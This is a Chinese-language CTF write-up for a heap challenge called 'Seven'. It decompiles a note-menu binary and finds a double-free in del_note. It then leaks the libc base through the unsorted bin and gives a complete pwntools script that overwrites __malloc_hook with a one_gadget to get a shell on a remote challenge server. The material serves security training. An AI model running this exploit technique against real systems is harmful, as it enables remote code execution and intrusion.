2、完成Seven题目，拿到flag字符串（50分）

1. 逆向分析程序（10分）

查看ida中的反汇编，可以看到主要有menu()，del\_note(&buf, &buf); print\_note(&buf, &buf); add\_note(&buf, &buf);

1. **int** \_\_cdecl \_\_noreturn main(**int** argc, **const** **char** \*\*argv, **const** **char** \*\*envp)
2. {
3. **char** \*v3; // rsi
4. **const** **char** \*v4; // rdi
5. **int** v5; // eax
6. **char** buf; // [rsp+0h] [rbp-10h]
7. unsigned **\_\_int64** v7; // [rsp+8h] [rbp-8h]
9. v7 = \_\_readfsqword(0x28u);
10. setvbuf(\_bss\_start, 0LL, 2, 0LL);
11. v3 = 0LL;
12. v4 = (**const** **char** \*)stdin;
13. setvbuf(stdin, 0LL, 2, 0LL);
14. **while** ( 1 )
15. {
16. **while** ( 1 )
17. {
18. menu(v4, v3);
19. v3 = &buf;
20. read(0, &buf, 4uLL);
21. v4 = &buf;
22. v5 = atoi(&buf);
23. **if** ( v5 != 2 )
24. **break**;
25. del\_note(&buf, &buf);
26. }
27. **if** ( v5 > 2 )
28. {
29. **if** ( v5 == 3 )
30. {
31. print\_note(&buf, &buf);
32. }
33. **else**
34. {
35. **if** ( v5 == 4 )
36. exit(0);
37. LABEL\_13:
38. v4 = "Invalid choice";
39. puts("Invalid choice");
40. }
41. }
42. **else**
43. {
44. **if** ( v5 != 1 )
45. **goto** LABEL\_13;
46. add\_note(&buf, &buf);
47. }
48. }
49. }

查看menu（）函数，是一个交互界面

1. int menu()
2. {
3. puts("----------------------");
4. puts("       HackNote       ");
5. puts("----------------------");
6. puts(" 1. Add note          ");
7. puts(" 2. Delete note       ");
8. puts(" 3. Print note        ");
9. puts(" 4. Exit              ");
10. puts("----------------------");
11. return printf("Your choice :");
12. }

查看add\_note()函数，从notelist中分配一块区域，并且可以对这块区域进行写

1. unsigned \_\_int64 add\_note()
2. {
3. signed int i; *// [rsp+8h] [rbp-18h]*
4. int v2; *// [rsp+Ch] [rbp-14h]*
5. char buf; *// [rsp+10h] [rbp-10h]*
6. unsigned \_\_int64 v4; *// [rsp+18h] [rbp-8h]*
7. v4 = \_\_readfsqword(0x28u);
8. if ( count <= 30 )
9. {
10. for ( i = 0; i <= 29; ++i )
11. {
12. if ( !notelist[i] )
13. {
14. printf("Note size :");
15. read(0, &buf, 8uLL);
16. v2 = atoi(&buf);
17. notelist[i] = (char \*)malloc(v2);
18. if ( !notelist[i] )
19. {
20. puts("Alloca Error");
21. exit(-1);
22. }
23. printf("Content :", &buf);
24. read(0, notelist[i], v2);
25. puts("Success !");
26. ++count;
27. return \_\_readfsqword(0x28u) ^ v4;
28. }
29. }
30. }
31. else
32. {
33. puts("Full");
34. }
35. return \_\_readfsqword(0x28u) ^ v4;
36. }

查看del\_note()，if ( notelist[v1] )这个判断中首先读取需要删除的序号，然后判断notelist数组中该处是否为空，然后才执行free操作。这一句，只是判断list中是否有值，也就是notelist [v1]是否为空，并不能判断该处的堆是否是空闲，并且free只对堆空间进行操作，不会对notelist造成影响也就是说我执行free后，notelist数组是没有变化的，那么我就能够进行多次free操作，那么可以确定这道题属于一个double free的类型

1. unsigned \_\_int64 del\_note()
2. {
3. int v1; *// [rsp+Ch] [rbp-14h]*
4. char buf; *// [rsp+10h] [rbp-10h]*
5. unsigned \_\_int64 v3; *// [rsp+18h] [rbp-8h]*
6. v3 = \_\_readfsqword(0x28u);
7. printf("Index :");
8. read(0, &buf, 4uLL);
9. v1 = atoi(&buf);
10. if ( v1 < 0 || v1 >= count )
11. {
12. puts("Out of bound!");
13. \_exit(0);
14. }
15. if ( notelist[v1] )
16. {
17. free(notelist[v1]);
18. puts("Success");
19. }
20. return \_\_readfsqword(0x28u) ^ v3;
21. }


查看print\_note()，函数将note中的内容puts出来

1. unsigned \_\_int64 print\_note()
2. {
3. int v1; *// [rsp+Ch] [rbp-14h]*
4. char buf; *// [rsp+10h] [rbp-10h]*
5. unsigned \_\_int64 v3; *// [rsp+18h] [rbp-8h]*
6. v3 = \_\_readfsqword(0x28u);
7. printf("Index :");
8. read(0, &buf, 4uLL);
9. v1 = atoi(&buf);
10. if ( v1 < 0 || v1 >= count )
11. {
12. puts("Out of bound!");
13. \_exit(0);
14. }
15. if ( notelist[v1] )
16. puts(notelist[v1]);
17. return \_\_readfsqword(0x28u) ^ v3;
18. }

知道了这三个函数后，就可以先在脚本中构造对应的函数，debug()函数用于在脚本中打断点，从而在gdb中调试


1. *# -\*- coding: utf-8 -\*-*
2. from pwn import \*
3. context(os='linux',arch='amd64',log\_level='info')
4. flag = 1
5. if flag == 0 :
6. sh = process("./seven")
7. else:
8. sh = remote("58.240.236.231","9002")
9. libc = ELF("libc.so.6")
10. elf = ELF("seven")
11. def debug():
12. gdb.attach(sh)
13. def add(size,content):
14. sh.recvuntil("Your choice :")
15. sh.sendline("1")
16. sh.recvuntil("Note size :")
17. sh.sendline(str(size))
18. sh.recvuntil("Content :")
19. sh.send(content)
20. def delete(index):
21. sh.recvuntil("Your choice :")
22. sh.sendline("2")
23. sh.recvuntil("Index :")
24. sh.sendline(str(index))
25. def show(index):
26. sh.recvuntil("Your choice :")
27. sh.sendline("3")
28. sh.recvuntil("Index :")
29. sh.sendline(str(index))
30. 动态分析程序（10分）

查看目标程序保护机制



这里我们选择修改\_\_malloc\_hook地址为one\_gadget的地址，从而在进行malloc时候，执行one\_gadget从而得到shell


首要任务是得到libc的基地址。这里需要注意的是，fastbin中只使用了fd指针，所以依据fastbin是无法获得main\_arean的地址的，（\_\_malloc\_hook = main\_arean-0x10，如下图所示），所以也无法获取\_\_malloc\_hook地址





这时我们需要用到unsortbins




运行后查看bins，可以看到进入了unsorted bins中







可以看到，第一个chunk被分配到了unsorted bin中，并且第一个chunk的bk指针指向的位置0x7f654f381b78(地址不固定，因为libc每次加载的地址不固定)与main\_arean的地址相差0x58，所以我们可以由此确定malloc\_\_hook地址




接下来需要在malloc\_hook附近找一个合适的位置构造fake\_chunk，网上搜索资料可知，在malloc\_hook-0x23位置处，适合构造fake\_chunk。

malloc\_hook位于main\_arena上方-0x10的位置，可以通过fake\_chunk来overwrite该值实现getshell

获得one\_gadget





一切准备就绪后，就可以进行double free进行攻击了,源码如下

1. *# -\*- coding: utf-8 -\*-*
2. from pwn import \*
3. context(os='linux',arch='amd64',log\_level='info')
4. flag = 0
5. if flag == 0 :
6. sh = process("./seven")
7. else:
8. sh = remote("58.240.236.231","9002")
9. libc = ELF("libc.so.6")
10. elf = ELF("seven")
11. def debug():
12. gdb.attach(sh)
13. def add(size,content):
14. sh.recvuntil("Your choice :")
15. sh.sendline("1")
16. sh.recvuntil("Note size :")
17. sh.sendline(str(size))
18. sh.recvuntil("Content :")
19. sh.send(content)
20. def delete(index):
21. sh.recvuntil("Your choice :")
22. sh.sendline("2")
23. sh.recvuntil("Index :")
24. sh.sendline(str(index))
25. def show(index):
26. sh.recvuntil("Your choice :")
27. sh.sendline("3")
28. sh.recvuntil("Index :")
29. sh.sendline(str(index))
30. *#one\_gadget，执行execve("/bin/sh")*
31. libc\_one\_gadget = [0x45226, 0x4527a, 0xf03a4, 0xf1247]
32. add(0x100,'0000')*#0*
33. add(0x68,'1111')*#1*
34. add(0x68,'2222')*#2*
35. delete(0)
36. add(0x100,'a'\*8)*#0*
37. *#debug()*
38. *#获取\_\_malloc\_hook的地址*
39. show(0)
40. data = sh.recv(16)
41. addr\_\_malloc\_hook = u64(data[8:14].ljust(8, b'\00')) - 0x58 - 0x10
42. print("addr\_\_malloc\_hook="+hex(addr\_\_malloc\_hook))
43. *#由\_\_malloc\_hook地址获得libc基址，从而获得system地址*
44. libc\_base = addr\_\_malloc\_hook - libc.symbols['\_\_malloc\_hook']
45. sys\_addr = libc\_base + libc.symbols['system']
46. addr\_one\_gadget = libc\_base + libc\_one\_gadget[3]
47. print("libc\_base="+hex(libc\_base))
48. print("sys\_addr="+hex(sys\_addr))
49. print("addr\_one\_gadget="+hex(addr\_one\_gadget))
50. *#debug()*
51. *#进行double free，适合构造fake\_chunk的地址位于addr\_\_malloc\_hook - 0x23处*
52. delete(1)
53. delete(2)
54. delete(1)
55. add(0x60, p64(addr\_\_malloc\_hook - 0x23))
56. add(0x60, p64(addr\_\_malloc\_hook - 0x23))
57. add(0x60, p64(addr\_\_malloc\_hook - 0x23))
58. add(0x60, 'a' \* 0x13 + p64(addr\_one\_gadget))
59. *#debug()*
60. sh.sendlineafter(':', '1')
61. sh.sendlineafter('Note size :', '1')
62. sh.interactive()
63. sh.close()